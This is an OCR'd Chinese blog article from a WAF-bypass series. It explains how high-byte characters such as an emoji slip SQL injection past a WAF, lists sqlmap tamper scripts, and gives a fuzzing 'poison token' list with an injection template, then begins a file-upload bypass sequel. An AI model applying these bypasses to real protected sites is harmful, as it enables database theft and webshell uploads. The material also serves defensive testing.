
当缩少 emoji 数量的话会拦截，想想还是再加多些试试:

还是拦截，那刚才的没拦截是怎么回事?点根烟，逐一进行排查。发现能绕过的原因和 emoji 数量无关，而是某个 emoji 可以。


就是这个愤怒的 emoji，其他的 emoji 都不行。唯独愤怒脸可以:




将这些 emoji 进行 urlencode 看看特征，究竟是什么原因?看看哪些 emoji 插入不会被拦截:




有些 emoji 进行 urlencode 后是很 的，因为是几个 emoji 进行组合的。




将这些 payload 进行注入进去。




难道只有这个愤怒脸插入进去就可以绕过?也不能这么说，我发现能绕过的字符都是 ascii 码超过了 127 的字符：




那为什么愤怒脸的 emoji 可以?这里提到 emoji 的特征，常　的 emoji 是四位组成，前三位多数是一致的，把这三位插入 payload 试试:




可以实现绕过，再来看看愤怒脸的 urlencode:



最后一位是%a0 那么也就是说完全可以忽略掉最后一位 ,而多数 emoji 第四位是 < ascii 127 的，所以达到绕过的只是 > ascii 127 的字符，会导致 waf 引擎无法检测。





我是个技术人 ,虽然这是异想天开没有任何根据的想法 ,但仍愿意去尝试。courage to try！

0x06 自动化 Bypass

首先总结下 sqlmap 的各种 bypass waf tamper：

apostrophemask.py 用 UTF-8 全角字符替换单引号字符
apostrophenullencode.py 用非法双字节 unicode 字符替换单引号字符
appendnullbyte.py 在 payload 末尾添加空字符编码
base64encode.py 对给定的 payload 全部字符使用 Base64 编码

between.py 分别用“NOT BETWEEN 0 AND #”替换大于号“>”，“BETWEEN # AND #”替换等于号“=”
bluecoat.py 在 SQL 语句之后用有效的随机空白符替换空格符，随后用“LIKE”替换等于号“=”
chardoubleencode.py 对给定的 payload 全部字符使用双重 URL 编码（不处理已经编码的字符）
charencode.py 对给定的 payload 全部字符使用 URL 编码（不处理已经编码的字符）
charunicodeencode.py 对给定的 payload 的非编码字符使用 Unicode URL 编码（不处理已经编码的字符）
concat2concatws.py 用“CONCAT_WS(MID(CHAR(0), 0, 0), A, B)”替换像“CONCAT(A, B)”的实例
equaltolike.py 用“LIKE”运算符替换全部等于号“=”
greatest.py 用“GREATEST”函数替换大于号“>”
halfversionedmorekeywords.py 在每个关键字之前添加 MySQL 注释
ifnull2ifisnull.py 用“IF(ISNULL(A), B, A)”替换像“IFNULL(A, B)”的实例
lowercase.py 用小写值替换每个关键字字符
modsecurityversioned.py 用注释包围完整的查询
modsecurityzeroversioned.py 用当中带有数字零的注释包围完整的查询
multiplespaces.py 在 SQL 关键字周围添加多个空格
nonrecursivereplacement.py 用 representations 替换预定义 SQL 关键字，适用于过滤器
overlongutf8.py 转换给定的 payload 当中的所有字符
percentage.py 在每个字符之前添加一个百分号
randomcase.py 随机转换每个关键字字符的大小写
randomcomments.py 向 SQL 关键字中插入随机注释
securesphere.py 添加经过特殊构造的字符串
sp_password.py 向 payload 末尾添加“sp_password” for automatic obfuscation from DBMS logs
space2comment.py 用“/**/”替换空格符
space2dash.py 用破折号注释符“–”其次是一个随机字符串和一个换行符替换空格符
space2hash.py 用磅注释符“#”其次是一个随机字符串和一个换行符替换空格符
space2morehash.py 用磅注释符“#”其次是一个随机字符串和一个换行符替换空格符
space2mssqlblank.py 用一组有效的备选字符集当中的随机空白符替换空格符
space2mssqlhash.py 用磅注释符“#”其次是一个换行符替换空格符
space2mysqlblank.py 用一组有效的备选字符集当中的随机空白符替换空格符
space2mysqldash.py 用破折号注释符“–”其次是一个换行符替换空格符
space2plus.py 用加号“+”替换空格符
space2randomblank.py 用一组有效的备选字符集当中的随机空白符替换空格符
unionalltounion.py 用“UNION SELECT”替换“UNION ALL SELECT”
unmagicquotes.py 用一个多字节组合%bf%27 和末尾通用注释一起替换空格符
varnish.py 添加一个 HTTP 头“X-originating-IP”来绕过 WAF
versionedkeywords.py 用 MySQL 注释包围每个非函数关键字
versionedmorekeywords.py 用 MySQL 注释包围每个关键字
xforwardedfor.py 添加一个伪造的 HTTP 头“X-Forwarded-For”来绕过 WAF

看起来很全，但有个缺点就是功能单一，灵活程度面对当今的主流 waf 来说很吃力了。

鉴于多数 waf 产品是使用 Rule 进行防护，那么这里也不提什么高大上的机器学习。就是简单粗暴的 fuzz。

提到系统的训练 ,鉴于多数 waf 产品是使用 Rule 进行防护 ,那么这里不说什么机器学习。来点简单粗暴有效果的修复方案：我把每个 sql 关键字比喻成“位”，将一个“位”的两边进行模糊插入各种符号，比如注释（# — /**/）、逻辑运算符、算术运算符等等。

15 年黄登在阿里云安全峰会提到的 fuzz 手法通过建立一个有毒标识模型 ,将将其插入到各种“位”，测试其 waf。

```
;有毒标识列表
(set 'POISON_KEYWORD_LST '(
{%0A} {%0b} {%0c} {%0D} {%A0} {%92} {%20} {%09}
{%} {~} {!} {^} {<} {<<} {>>} {<>} {<=>} {XOR} {%34} {%34%34} {'} {''} {||} {&} {++} {2.3} {,}[.] {_} {!} {*} {?} {:} {@} {@@} {[] !~} {+} ;特殊字符
{/*} {--} {;} {;--a} {//} {/**/} {#} {--+} "{" {/*-1-*/} {/*-1aElect-*/};注释
{3e2} {%5C%4E} {%c0%20} {%c0%a0} {%u0020} {%uff00} {%u0027} {%u02b9} {%u02bc} {%u02c8} {%u2032} {%uff07} {%c0%27} {%c0%a7} {%u0%80%a7}))
```

在这基础上其实可以在更加全面的建立模型。因为我发现一个问题，常规绕过姿势都会被拦截。但是呢，稍加 fuzz 下其他“位”，做一些变通就又能绕过。最基本的一句注入语句就有这些位：

```
select * from passwd where id=1[ ]union[ ]select[ ]username,passwd[ ]from[ ]passwd
```

最常见的四种 sql 注入语句：select、update、insert、delete

有毒标识定义为 n “位”左右插入有毒表示那么就是 x 的 n 次幂 而且其他数据库也各有各的语法糖，次数量定义为 y 如果再将其编码转换定位为 m 其结果最少就得有： Factor[((x^n)*4 + x*y)*m]

通常 waf 引擎先转换 m 后再去匹配，这个还是要看场景。还有关键字不止这些，稍微复杂一点的环境就会需要更多的关键字来注入，也就会需要 fuzz 更多的位。还没说特殊字符，根据系统含有特殊意义的字符等等，也要有所顾忌。

当前几个关键字达到绕过效果时，只需继续 fuzz 后面几个位即可。

还有就是传输过程中可测试的点：

因为当我们在传输的过程中导致的绕过往往是致命的 ,比如中间件的特性/缺陷 ,导致 waf 不能识别或者是在满足特定条件下的欺骗了 waf。

0x07 End

一写起来就根本停不起来，后期决定出一系列 waf 绕过文，例如文件上传、webshell 防御、权限提升等 Waf 绕过。xss 的 bypass 就算了，防不胜防...（如果又想到什么有趣的手法的话，我会以下面回帖的方式给大家）

我的 WafBypass 之道（upload 篇）

作者：从容
原文来源：【阿里云先知】https://xianzhi.aliyun.com/forum/read/458.html

0x00 前言

玩 waf 当然也要讲究循序渐进，姊妹篇就写文件上传好了，感觉也就 SQLi 和 Xss 的 WafBypass 最体现发散性思维的，而文件上传、免杀、权限提升这几点的 Bypass 更需要的是实战的经验。本文内容为沉淀下来的总结以及一些经典案例。想到哪写到哪，所以可能不是很全。创造姿势不易，且行且珍惜。（案例图不好上，毕竟是 upload 的 Bypass，就直接上姿势）

阅读此文你会发现新老姿势都有，因为我是想系统的写一写，文件上无非就是结合各种特性或 waf 缺陷。辍写时想过一个问题 ,如何归拢哪些属于文件上传 Bypass 的范畴？打个比方：

上传正常.jpg 的图片 #成功

上传正常.php #拦截

绕过.php 文件的 filename 后进行上传 #成功

使用绕过了 filename 的姿势上传恶意.php #拦截

以上这么个逻辑通常来讲是 waf 检测到了正文的恶意内容。再继续写的话就属于免杀的范畴了，过于模糊并且跑题了，并不是真正意义上的文件上传 Bypass，那是写不完的。

0x01 搞起

上传文件（歪脖骚）时 waf 会检查哪里？

请求的 url

Boundary 边界

MIME 类型

文件扩展名

文件内容

常见扩展名黑名单：

```
asp|asa|cer|cdx|aspx|ashx|ascx|asax
php|php2|php3|php4|php5|asis|htaccess
htm|html|shtml|pwml|phtml|phtm|js|jsp
```

vbs|asis|sh|reg|cgi|exe|dll|com|bat|pl|cfc|cfm|ini

个人写的“稍微”全一点，实际上 waf 的黑名单就不一定这么全了。

测试时的准备工作：

什么语言？什么容器？什么系统？都什么版本？

上传文件都可以上传什么格式的文件？还是允许上传任意类型？

上传的文件会不会被重命名或者二次渲染？


0x02 容器特性

